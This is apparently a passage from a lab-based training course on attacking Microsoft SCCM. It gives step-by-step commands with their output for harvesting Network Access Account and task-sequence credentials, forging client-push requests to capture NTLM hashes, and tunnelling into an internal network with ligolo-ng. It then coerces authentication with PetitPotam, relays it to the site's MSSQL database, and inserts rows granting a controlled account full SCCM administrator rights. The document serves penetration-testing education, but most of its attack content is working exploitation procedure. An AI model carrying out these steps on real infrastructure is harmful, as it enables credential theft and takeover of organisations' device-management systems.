-------------+-------------------+--------------------+---------------+--
------+---------+
                    | sccm01.lab.local   | HTB        | False           |
True         | False             | False               | False         |
True   | False   |
                    +--------------------+------------+-----------------+-
-------------+-------------------+--------------------+---------------+--
------+---------+
```

A `PXEBoot variables file` customizes and automates the boot process of network devices, guiding them with specific parameters like boot image locations, network settings, and scripts. This ensures efficient deployment of OS and configurations across multiple devices. This file can reveal crucial network configurations and credentials.

Note: To enumerate SCCM using the option `smb`, we must have network connectivity to the various services being checked.

However, it's essential to proceed with caution when interpreting these findings, as they may need to be more precise and could potentially overlook specific details.

Additionally, the SharpSCCM (C#) tool can also be utilized on Windows systems and it provides features for enumeration, credential gathering and lateral movement without requring access to the SCCM administration console. It's recommended to review their wiki to learn more about it's uses.

Note: It's recommended to familiarize with both tools `sccmhunter` and `SharpSCCM`.

Conclusion

SCCM has various components, so we must comprehend their functions. Microsoft provides numerous resources for learning more about SCCM and its operations. Understanding how SCCM works can significantly improve our ability to attack a network. In the following section, we'll delve into abusing SCCM rights.

Abusing SCCM

Once the reconnaissance stage is complete, the next step is to gain privileges on the SCCM infrastructure. There are several ways to achieve this.

Credentials Harvesting

Searching for privileged users is the first step in performing credentials harvesting. Credentials can be found in client databases, logs, or the CIM cache. This is particularly true for SCCM servers on the Management Point, where credentials can be stored or

transmitted. Generally, stored credentials are encrypted by DPAPI, so high local privileges are required to decrypt them.

There are three common places where we can search for credentials:

- `Device Collection Variables`: Collections combine machines in the SCCM environment. These collections enable grouped deployments to be carried out on several machines. There are default collections, but an administrator can create custom collections (for example, `Server 2019 devices`). Device Collection Variables are key-value pairs associated with these collections. They store information that can be referenced during deployments, such as in task sequences for installing applications or setting configurations. These variables can dynamically control deployment behavior and conditions, but they may also contain sensitive identifiers or credentials, making them a potential target for credential harvesting.
- `Task Sequence Variables`: Task Sequences are steps configured to perform specific actions, such as `Sequence for adding a machine to the domain`. They can contain variables that store identifiers.
- `Network Access Accounts (NAAs)`: NAAs are domain accounts created to retrieve data from the Distribution Point of the SCCM architecture when the machine cannot use its account (for example, when the machine is not yet enrolled in the domain). The NAA identifiers are retrieved via the SCCM policy sent by the server and can be stored on disk in encrypted form by DPAPI.

Note: Even after deleting or modifying the NAA identifiers, the binary file still contains the encrypted identifiers.

Furthermore, NAAs can also be obtained without access to an already compromised machine by posing as a new machine on the network and requesting the SCCM policy. NAAs do not generally have special privileges, but sometimes, an administrator has decided to use high-privilege accounts, making them much more interesting.

If we get access to an account with administrative rights on the server where SCCM is configured, we can decrypt the `DPAPI` and get access to the secrets on the machine. These secrets can be obtained remotely with `sccmhunter`. We will use the option `dpapi` in combination with the option `-wmi`, which extracts SCCM secrets stored in the WMI repository, or `-disk`, which extracts SCCM secrets from disk (OBJECTS.DATA), helpful in accessing potentially changed or deleted secrets or `-both` which combines both WMI and disk methods to retrieve SCCM secrets:

```
python3 sccmhunter.py dpapi -u rai -p Threathunting01 -d lab.local -dc-ip
172.50.0.10 -target 172.50.0.21 -wmi
SCCMHunter v1.0.5 by @garrfoster

[11:00:39] INFO     [*] Starting SCCM secrets extraction via WMI
```

```
[11:00:41] INFO     [+] Found NAA credentials
[11:01:11] INFO             - NetworkAccessUsername: LAB\sccm_naa
[11:01:11] INFO             - NetworkAccessPassword: SCCMCreds01!
[11:01:12] INFO     [+] Found Task Sequence
[11:01:12] INFO             - Task Sequence: <sequence version="3.10">
<step type="SMS_TaskSequence_RunCommandLineAction" name="Run Command Line"
 description="" runIn="WinPEandFullOS" successCodeList="0 3010"
retryCount="0" runFromNet="false"><action>smsswd.exe /run:
 powershell -c "$pass = ConvertTo-SecureString "NNAPassword" -AsPlainText
-Force; $cred = New-Object
System.Management.Automation.PSCredential("LAB\sccm_admin", $pass); $sess
= New-PSSession -Credential $cred -ComputerName
 SQL.lab.local"</action><defaultVarList><variable name="CommandLine"
property="CommandLine" hidden="true">powershell -c "$pass = ConvertTo-
SecureString "NNAPassword" -AsPlainText -Force; $cred = New-Object
 System.Management.Automation.PSCredential("LAB\sccm_admin", $pass); $sess
= New-PSSession -Credential $cred -ComputerName SQL.lab.local"</variable>
<variable name="SMSTSDisableWow64Redirection"
 property="DisableWow64Redirection">false</variable><variable
name="SMSTSRunCommandLineOutputVariableName"
property="OutputVariableName"></variable><variable
name="_SMSTSRunCommandLineAsUser" property="RunAsUser">false</variable>
<variable
 name="SuccessCodes" property="SuccessCodes" hidden="true">0
3010</variable><variable name="SMSTSRunCommandLineUserName"
property="UserName"></variable></defaultVarList></step></sequence>

[11:01:13] INFO     [+] Found Collection Variables
[11:01:13] INFO             - CollectionVariableName: VariableNameTest
[11:01:13] INFO             - CollectionVariableValue: Value9023!

[11:01:14] INFO     [*] WMI SCCM secrets dump complete
```

Alternatively, we can use a managed computer account to request the SCCM policy and obtain the NAAs manually. To do that, we can compromise a computer account in the domain (we only need administrator access on a computer account) or create a new computer using addcomputer.py from Impacket if the domain policy permits it:

```
addcomputer.py -computer-name 'PWNED$' -computer-pass 'ComputerPass123' -
dc-ip 172.50.0.10 'LAB.LOCAL/Blwasp':'Password123!'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Successfully added machine account PWNED$ with password
ComputerPass123.
```

Now, we can use the module `http` to spoof standard client enrollment to recover Network Access Account credentials from discovered Management Points. We will retrieve the policy from the computer account `PWNED$` that we just created. It will automatically extract and deobfuscate the NAAs:

```
python3 sccmhunter.py http -u blwasp -p 'Password123!' -dc-ip 172.50.0.10
-cn 'PWNED$' -cp 'ComputerPass123' -debug
SCCMHunter v1.0.5 by @garrfoster
[11:24:04] INFO     [*] Searching for Management Points from database.
[11:24:05] INFO     [+] Found
http://sccm01.lab.local/ccm_system_windowsauth
[11:24:05] INFO     [*] Attempting to grab policy from sccm01.lab.local
[11:24:05] DEBUG    [*] Creating certificate for our fake server...
[11:24:05] DEBUG    [*] Registering our fake server...
[11:24:06] INFO     [*] Done.. our ID is BFBE52FA-C563-4FFF-9BC8-
9D6BC3D67A9D
[11:24:06] INFO     [*] Waiting 10 seconds for database to update.
[11:24:16] DEBUG    [*] Requesting NAAPolicy.. 2 secs
[11:24:16] DEBUG    [*] Parsing for Secretz...
[11:24:18] INFO     [+] Got NAA credential: LAB\sccm_naa:SCCMCreds01!
[11:24:18] INFO     [+] Got NAA credential: LAB\sccm_naa:SCCMCreds01!
[11:24:18] INFO     [+] Done.. decrypted policy dumped to
/home/plaintext/.sccmhunter/logs/loot/sccm01_naapolicy.xml
```

Alternatively, we can use the option `-auto`, which automatically attempts to create the machine and recover policies with the provided credentials.

Client Push Exploitation

On the other hand, the `Client Push` account deployment system may be vulnerable to NTLM coerce authentication.

In this attack, the exploitation process uses the `Heartbeat Discovery` mechanism to update hardware inventories and client information by sending `Data Discovery Record (DDR)` requests to the Management Point.

DDR requests can be faked to indicate the absence of the SCCM client on a specific machine. Upon receiving this information, the Primary Server will immediately attempt to install the SCCM client on the system indicated in the forged messages. This leads to sequential authentication by each of the `Client Push` accounts, which often have local administrative privileges or, in some cases, Domain Admin privileges. If these accounts are unsuccessful, the site server will, as a last resort, switch to its machine account to attempt installation.

To take advantage of `Client Push Exploitation`, the SCCM implementation must have specific prerequisites:

1. The patch KB15599094 disabling NTLM authentication must not have been applied.
2. The NTLM protocol must not have been manually disabled.
3. HTTPS must not be used.
4. Client Push accounts must not be authenticated using a PKI certificate.

This attack must be performed from an already enrolled Windows computer with SharpSCCM. We will use `SRV01` to perform this attack. From `SRV01`, we will launch two terminals (cmd or powershell) as Administrator. In one terminal, we will execute Inveigh to receive the request:

```
PS C:\Tools> .\Inveigh.exe
[*] Inveigh 0.913 started at 2024-07-10T20:26:22
[*] Process ID = 2336
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 172.50.0.51
[+] Spoofer IP Address = 172.50.0.51
[+] Packet Sniffer = Enabled
[+] DHCPv6 Spoofer = Disabled
[+] DNS Spoofer For Types A = Enabled
[+] DNS TTL = 30
[+] LLMNR Spoofer = Enabled
[+] LLMNRv6 Spoofer = Disabled
[+] LLMNR TTL = 30
[+] mDNS Spoofer = Disabled
[+] NBNS Spoofer = Disabled
[+] HTTP Capture = Enabled
...SNIP...
```

In the other terminal, we will run `SharpSCCM.exe` with the command `invoke`, the option `client-push`, and the computer where we want to send the request with the option `-t <target>`, in this case, we will use the same host:

```
PS C:\Tools> .\SharpSCCM.exe invoke client-push -t 172.50.0.51
 _______ _      _ _______  ______  _____  _______ _______ _______ _______
 |______ |_____| |_____| |_____/ |_____] |______ |       |       |  |  |
 ______| |     | |     | |    \_ |       ______| |______ |______ |  |  |
@_Mayyhem

[+] Querying the local WMI repository for the current management point and
site code
[+] Connecting to \\127.0.0.1\root\CCM
[+] Current management point: SCCM01.lab.local
[+] Site code: HTB
[+] Created "ConfigMgr Client Messaging" certificate in memory for device
registration and signing/encrypting subsequent messages
[+] Reusable Base64-encoded certificate:
```

```
308209CA020103308209860609 2A864886F70D010701A0820977048209733082096F308205
8806092A864886F70D010701A0...SNIP...

[+] Discovering local properties for client registration request
[+] Modifying client registration request properties:
 FQDN: 172.50.0.51
 NetBIOS name: 172.50.0.51
 Site code: HTB
[+] Sending HTTP registration request to SCCM01.lab.local:80
[+] Received unique SMS client GUID for new device:

 GUID:7A77FDCB-4C7C-4A9D-84D0-85601E5BDE37

[+] Discovering local properties for DDR inventory report
[+] Modifying DDR and inventory report properties
[+] Discovered PlatformID: Microsoft Windows NT Server 10.0
[+] Modified PlatformID: Microsoft Windows NT Workstation 2010.0
[+] Sending DDR from GUID:7A77FDCB-4C7C-4A9D-84D0-85601E5BDE37 to
MP_DdrEndpoint endpoint on SCCM01.lab.local:HTB and requesting client
installation on 172.50.0.51
[+] Completed execution in 00:00:06.4031058
```

Once the command we executed with `SharpSCCM.exe` ends, we should receive the request from the SCCM:

```
PS C:\Tools>  .\Inveigh.exe
[*] Inveigh 0.913 started at 2024-07-10T20:26:22
[*] Process ID = 2336
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 172.50.0.51
[+] Spoofer IP Address = 172.50.0.51
...SNIP...
[+] Output Directory = C:\Tools
[*] Press ESC to access console
sccm_test::LAB:F701CD0BEF81F601:52AD33FC58EDFFE795116E8A12EEDC4F:010100000
0000000F86871...SNIP...
[!] [2024-07-10T20:30:12] SMB(445) NTLMv2 written to Inveigh-NTLMv2.txt
[+] [2024-07-10T20:30:12] TCP(445) SYN packet from 172.50.0.21:59514
[+] [2024-07-10T20:30:12] SMB(445) NTLM challenge 0047628E5BDF8905 sent to
172.50.0.21:59514
[+] [2024-07-10T20:30:12] SMB(445) NTLMv2 ignored for LAB\SCCM01$ from
172.50.0.21(SCCM01):59514:
[machine account]
```

The NTLM authentications obtained this way can either be cracked or relayed in a so-called NTLM relay attack. Visit the academy module to learn more about NTLM Relay Attacks. Since the accounts whose authentications are relayed may be local administrators of many machines, this is a potentially very effective attack.

The NTLM authentication obtained from the SCCM server can be relayed to take control of the server. This part will be presented in the Takeover section.

Conclusion

Credential harvesting is one of the most common ways to escalate privileges in an Active Directory environment. It is important to search carefully for credentials in an SCCM environment.

The following section will discuss how to abuse NTLM Relay to compromise the SCCM environment.

SCCM Site Takeover I


The MSSQL Site Database

An SCCM site can be compromised immediately in several ways. The first is when the primary MSSQL database is installed on a server other than the primary server.

For the infrastructure to function correctly, the Primary Server machine account must be a member of the local Administrators group on the site's database server. If NTLM authentication can be obtained from the Primary Server, it is then possible to gain administrator access to the site's database server by relaying NTLM authentication to the database server's SMB or MSSQL service (provided that the latter is properly exposed).

NTLM authentication can be obtained via `DDR enrollment requests` to force the SCCM server to try using its machine account (as previously demonstrated) or by using more `traditional authentication coercion` methods such as PetitPotam, SpoolSample, etc. In the case of the SMB service, command execution with administrator privileges on the database server will be obtained. In the case of the MSSQL service, adding a controlled user to the SCCM administrators with full access to the site is possible by writing it to the database. Let's see how to perform the NTLM relay to the MSSQL service.

First, we must understand the SCCM infrastructure we are trying to compromise. The following image illustrates how the infrastructure is configured.



Setting Up the Network

The first step is to set up the tunnel that allows us to interact with the internal network. To do that, we will use ligolo-ng. Ligolo-ng has two components, the agent and the proxy; we need to use the agent on the Windows target machine and the proxy in our attack host.

Let's download the agent and move it to the target machine:

```
wget -q https://github.com/nicocha30/ligolo-ng/releases/download/v0.6.2/ligolo-ng_agent_0.6.2_windows_amd64.zip
unzip ligolo-ng_agent_0.6.2_windows_amd64.zip
Archive:  ligolo-ng_agent_0.6.2_windows_amd64.zip
 inflating: LICENSE
 inflating: README.md
```

```
 inflating: agent.exe
```

Now, we need to connect to the target machine and transfer the `agent.exe` using our preferred method:

```
xfreerdp /u:blwasp /p:'Password123!' /v:10.129.230.38 /dynamic-resolution
/drive:.,linux /bpp:8 /compression -themes -wallpaper /clipboard /audio-
mode:0 /auto-reconnect -glyph-cache
[09:14:28:196] [7829:7830] [WARN][com.freerdp.crypto] - Certificate
verification failure 'self-signed certificate (18)' at stack position 0
[09:14:28:196] [7829:7830] [WARN][com.freerdp.crypto] - CN =
SRV01.lab.local
```

Now we need to download ligolo-ng proxy:

```
wget -q https://github.com/nicocha30/ligolo-
ng/releases/download/v0.6.2/ligolo-ng_proxy_0.6.2_linux_amd64.tar.gz
tar -xvf ligolo-ng_proxy_0.6.2_linux_amd64.tar.gz
LICENSE
README.md
proxy
```

On our attack host, we will run `ligolo-ng` proxy with the option `-selfcert`:

```
./proxy -selfcert
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and
IoC!
WARN[0000] Using self-signed certificates
ERRO[0000] Certificate cache error: acme/autocert: certificate cache miss,
returning a new certificate
WARN[0000] TLS Certificate fingerprint for ligolo is:
9550CE8A1492D70840F0552F76AE9A6C5464350D8040E327040EE8B916581159
INFO[0000] Listening on 0.0.0.0:11601
 __    _             __
 / /   (_)___ _____  / /___        ____  ____ _
 / /   / / __ `/ __ \/ / __ \_____/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
 /____/                          /____/

 Made in France ♥            by @Nicocha30!
 Version: 0.6.2
```

```
ligolo-ng »
```

Now, in the target machine, we will run the agent so we can connect to `ligolo-ng` proxy server:

```
PS C:\Tools> .\agent.exe --ignore-cert -connect 10.10.14.207:11601
time="2024-08-26T16:16:31+02:00" level=warning msg="warning, certificate
validation disabled"
time="2024-08-26T16:16:31+02:00" level=info msg="Connection established"
addr="10.10.14.207:11601"
```

That will give us a session in the `ligolo-ng` proxy. We need to use that session to create a new interface and redirect the traffic to that interface:

```
./proxy -selfcert
...SNIP...
ligolo-ng » INFO[0194] Agent joined.
name="LAB\\blwasp@SRV01" remote="10.129.230.38:49733"
ligolo-ng »
```

Now we need to select the session with session and select the number that corresponds to the session, in this case, 1:

```
ligolo-ng » session
? Specify a session : 1 - #1 - LAB\blwasp@SRV01 - 10.129.230.38:49733
```

Next, we will see that it changes to the `[Agent : LAB\blwasp@SRV01]`. From here, we need to create a new interface with the commands: `interface_create --name <interface_name>`:

```
[Agent : LAB\blwasp@SRV01] » interface_create --name internal1
INFO[0231] Creating a new "internal1" interface...
INFO[0231] Interface created!
```

The next step is to start the tunnel with the command: `tunnel_start --tun <interface_name>`:

```
[Agent : LAB\blwasp@SRV01] » tunnel_start --tun internal1
[Agent : LAB\blwasp@SRV01] » INFO[0235] Starting tunnel to
LAB\blwasp@SRV01
```

```
[Agent : LAB\blwasp@SRV01] »
```

Now we have configured our tunnel, to use it we need to set a static ip route in our attack host to route the traffic to the internal network `172.50.0.0/24` through the new interface `internal1`:

```
sudo ip route add 172.50.0.0/24 dev internal1
```

We can now interact with the internal network:

```
nmap -sCV 172.50.0.30 -p445,1433
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 09:57 CDT
Nmap scan report for 172.50.0.30
Host is up (0.0023s latency).

PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RC0+
| ms-sql-ntlm-info:
|   172.50.0.30:1433:
|     Target_Name: LAB
|     NetBIOS_Domain_Name: LAB
|     NetBIOS_Computer_Name: SQL
|     DNS_Domain_Name: lab.local
|     DNS_Computer_Name: SQL.lab.local
|     DNS_Tree_Name: lab.local
|_    Product_Version: 10.0.17763
...SNIP...
```

NTLM relay to the MSSQL Site Database

To perform an NTLM Relay attack against the MSSQL server, we need to set up ntlmrelayx. We must use at least impacket v.11 or the latest. Let's do it within a root shell, as we will require those privileges for this tool:

```
[!bash!]# git clone -q https://github.com/fortra/impacket
[!bash!]# cd impacket
[!bash!]# python3 -m venv .impacket
[!bash!]# source .impacket/bin/activate
[!bash!]# python3 -m pip install .
Processing /home/htb-ac-35990/impacket
 Preparing metadata (setup.py) ... done
Collecting charset_normalizer
```

```
 Downloading charset_normalizer-3.3.2-cp311-cp311-
manylinux_2_17_x86_64.manylinux2014_x86_64.whl (140 kB)
 ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 140.3/140.3 kB 8.3 MB/s eta
0:00:00
...SNIP...
```

Now we must execute ntlmrelayx.py from the impacket installation we created:

```
[!bash!]# python3 examples/ntlmrelayx.py -t "mssql://172.50.0.30" -
smb2support -socks
Impacket v0.11.0 - Copyright 2023 Fortra

...SNIP...

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx>  * Serving Flask app
'impacket.examples.ntlmrelayx.servers.socksserver'
 * Debug mode: off

ntlmrelayx>
```

The next step is to coerce authentication from `SCCM01$` to our attack host (`10.10.14.207`). To coerce the `SCCM01$` authentication, we will use PetitPotam, but we could also use the `DDR enrollment requests`:

```
python3 PetitPotam.py -u BlWasp -p 'Password123!' -d 'lab.local'
10.10.14.207 172.50.0.21
 ___            _        _      _        ___            _
 | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _
__
 |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | '
\
 _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|
|_|_|_|
 _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """
|_|"""""|_|"""""|_|"""""|_|"""""|
 "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-
'"`-0-0-'

 PoC to elicit machine account authentication via some MS-EFSRPC functions
 by topotam (@topotam77)

 Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

Trying pipe lsarpc
```

```
[-] Connecting to ncacn_np:172.50.0.21[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

Once we receive that authentication, `ntlmrelayx` will relay it to 172.50.0.30 (`SQL.LAB.LOCAL`):

```
[!bash!]# python3 examples/ntlmrelayx.py -t "mssql://172.50.0.30" -
smb2support -socks
Impacket v0.11.0 - Copyright 2023 Fortra

...SNIP...

ntlmrelayx>
[*] SMBD-Thread-20 (process_request_thread): Received connection from
10.129.230.38, attacking target mssql://172.50.0.30
[*] Authenticating against mssql://172.50.0.30 as LAB/SCCM01$ SUCCEED
[*] SOCKS: Adding LAB/[email protected](1433) to active SOCKS connection.
Enjoy
[*] SMBD-Thread-21 (process_request_thread): Connection from 10.129.230.38
controlled, but there are no more targets left!
```

To connect to the MSSQL database using that socks connection, we will use [mssqlclient.py](). We need to use `proxychains` (from a root shell) as we will proxy the traffic through `ntlmrelayx` , the account `LAB/SCCM01$` which we received the authentication and specify the options `-windows-auth` and `-no-pass` :

```
[!bash!]# proxychains4 -q python3 examples/mssqlclient.py
'LAB/SCCM01$'@172.50.0.30 -windows-auth -no-pass
Impacket v0.11.0 - Copyright 2023 Fortra

[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL): Line 1: Changed database context to 'master'.
[*] INFO(SQL): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
```

```
SQL (LAB\SCCM01$  dbo@master)>
```

Note: On Pwnbox `Proxychains` must be executed as sudo or from a root sheel.

Finally, we got access to the database. Now, our work is to add administrative rights to a user we control by modifying the tables `RBAC_Admins` and `RBAC_ExtendedPermissions`. We will use the account `blwasp` for this activity. Let's start by enumerating the databases and selecting the `CM_HTB` database:

```
[!bash!]# proxychains4 -q python3 examples/mssqlclient.py
'LAB/SCCM01$'@172.50.0.30 -windows-auth -no-pass
...SNIP...
SQL (LAB\SCCM01$  dbo@master)> enum_db
name     is_trustworthy_on
------   -----------------
master                   0

tempdb                   0

model                    0

msdb                     1

CM_HTB                   1

SQL (LAB\SCCM01$  dbo@master)> use CM_HTB
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: CM_HTB
[*] INFO(SQL): Line 1: Changed database context to 'CM_HTB'.
SQL (LAB\SCCM01$  dbo@CM_HTB)>
```

Next, we can list the table `RBAC_Admins` to identify the required columns to insert our administrator account. We will use the query `SELECT * FROM RBAC_Admins`:

```
[!bash!]# proxychains4 -q python3 examples/mssqlclient.py
'LAB/SCCM01$'@172.50.0.30 -windows-auth -no-pass
...SNIP...
SQL (LAB\SCCM01$  dbo@CM_HTB)> SELECT * FROM RBAC_Admins
 AdminID                                                  AdminSID
LogonName        DisplayName   IsGroup   IsDeleted   CreatedBy
CreatedDate   ModifiedBy       ModifiedDate   SourceSite
DistinguishedName                    AccountType
--------   ------------------------------------------------------------   -
-------------   -----------   -------   ---------   --------------   -----
------   --------------   ------------   ----------   --------------------
--------------   -----------
```

```
16777217   b'0105000000000005150000004b2233992a9592e9d78a99dab9040000'
LAB\sccm_admin   NULL                0           0   LAB\sccm_admin
2024-05-10 10:12:57   LAB\sccm_admin   2024-05-10 10:12:57   HTB
NULL                                        NULL

16777222   b'0105000000000005150000004b2233992a9592e9d78a99daca040000'
LAB\rai          Rai MC               0           0   LAB\sccm_admin
2024-07-10 11:59:12   LAB\sccm_admin   2024-07-10 11:59:12   HTB
CN=Rai MC,CN=Users,DC=lab,DC=local             0
```

Now, we can see the required fields. This information allows us to construct the data we need to insert into the database. First, we need to get the `ObjectSID` of the account `blwasp` and convert it to binary. Let's use PowerView to get the SID:

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainUser blwasp -Properties objectsid

objectsid
---------
S-1-5-21-2570265163-3918697770-3667495639-1111
```

Second, we created a custom PowerShell function to convert the SID to binary format:

```
PS C:\Tools> function Convert-StringSidToBinary {
 param (
 [Parameter(Mandatory=$true, Position=0)]
 [string]$StringSid
 )

 $sid = New-Object System.Security.Principal.SecurityIdentifier $StringSid
 $binarySid = New-Object byte[] ($sid.BinaryLength)
 $sid.GetBinaryForm($binarySid, 0)

 $binarySidHex = ($binarySid | ForEach-Object { $_.ToString("X2") }) -join
''
 echo "0x$($binarySidHex.ToLower())"
}
```

Now, we use the function to convert the SID to binary:

```
PS C:\Tools> Convert-StringSidToBinary S-1-5-21-2570265163-3918697770-
3667495639-1111
```

```
0x0105000000000005150000004b2233992a9592e91111a99da4f040000
```

Finally, we use all the required values to insert a new administrator into the `RBAC_Admins` table:

```
SQL (LAB\SCCM01$  dbo@CM_HTB)> INSERT INTO RBAC_Admins
(AdminSID,LogonName,IsGroup,IsDeleted,CreatedBy,CreatedDate,ModifiedBy,Mod
ifiedDate,SourceSite) VALUES
(0x0105000000000005150000004b2233992a9592e91111a99da4f040000,'LAB\blwasp',
0,0,'','','','','HTB');
```

We need to add the required roles to the `RBAC_ExtendedPermissions` table. If we query the table, we see the necessary roles assigned to the `sccm_admin` account, corresponding to the AdminID `16777217`. Those roles compare to the Full Administrator `SMS0001R` RoleID for the `All Objects` scope `SMS00ALL`, the `All Systems` scope `SMS00001`, and the `All Users and User Groups` scope `SMS00004`:

```
SQL (LAB\SCCM01$  dbo@CM_HTB)> select * from RBAC_ExtendedPermissions;
 AdminID   RoleID     ScopeID    ScopeTypeID
--------   --------   --------   -----------
16777217   SMS0001R   SMS00001             1

16777217   SMS0001R   SMS00004             1

16777217   SMS0001R   SMS00ALL            29
```

We will copy those roles and add them to our newly created account:

```
SQL (LAB\SCCM01$  dbo@CM_HTB)> INSERT INTO RBAC_ExtendedPermissions
(AdminID,RoleID,ScopeID,ScopeTypeID) VALUES
(16777223,'SMS0001R','SMS00ALL','29');
SQL (LAB\SCCM01$  dbo@CM_HTB)> INSERT INTO RBAC_ExtendedPermissions
(AdminID,RoleID,ScopeID,ScopeTypeID) VALUES
(16777223,'SMS0001R','SMS00001','1');
SQL (LAB\SCCM01$  dbo@CM_HTB)> INSERT INTO RBAC_ExtendedPermissions
(AdminID,RoleID,ScopeID,ScopeTypeID) VALUES
(16777223,'SMS0001R','SMS00004','1');
```

Note: Ensure to close the DB connection before proceeding.

We need to query the administrators list with `sccmhunter` using the module `admin`. We must target the IP address of the SMS provider server and not the primary SCCM server:

```
python3 sccmhunter.py admin -u blwasp -p 'Password123!' -ip 172.50.0.40
SCCMHunter v1.0.5 by @garrfoster
[09:00:23] INFO     [!] Enter help for extra shell commands
() (C:\) >> show_admins
[09:00:34] INFO     Tasked SCCM to list current SMS Admins.
[09:00:36] INFO     Current Full Admin Users:
[09:00:36] INFO     LAB\sccm_admin
[09:00:36] INFO     LAB\rai
[09:00:36] INFO     LAB\blwasp
```

Conclusion

Now that we have gained administrative rights on the SCCM infrastructure, it's time to abuse those rights to move laterally or compromise the SCCM infrastructure. We will discuss how to do it in the SCCM Post Exploitation section, but beforehand, we will discuss two more methods that we can use to compromise the SCCM infrastructure through NTLM Relay attacks.

SCCM Site Takeover II

NTLM relay to the SMS Provider

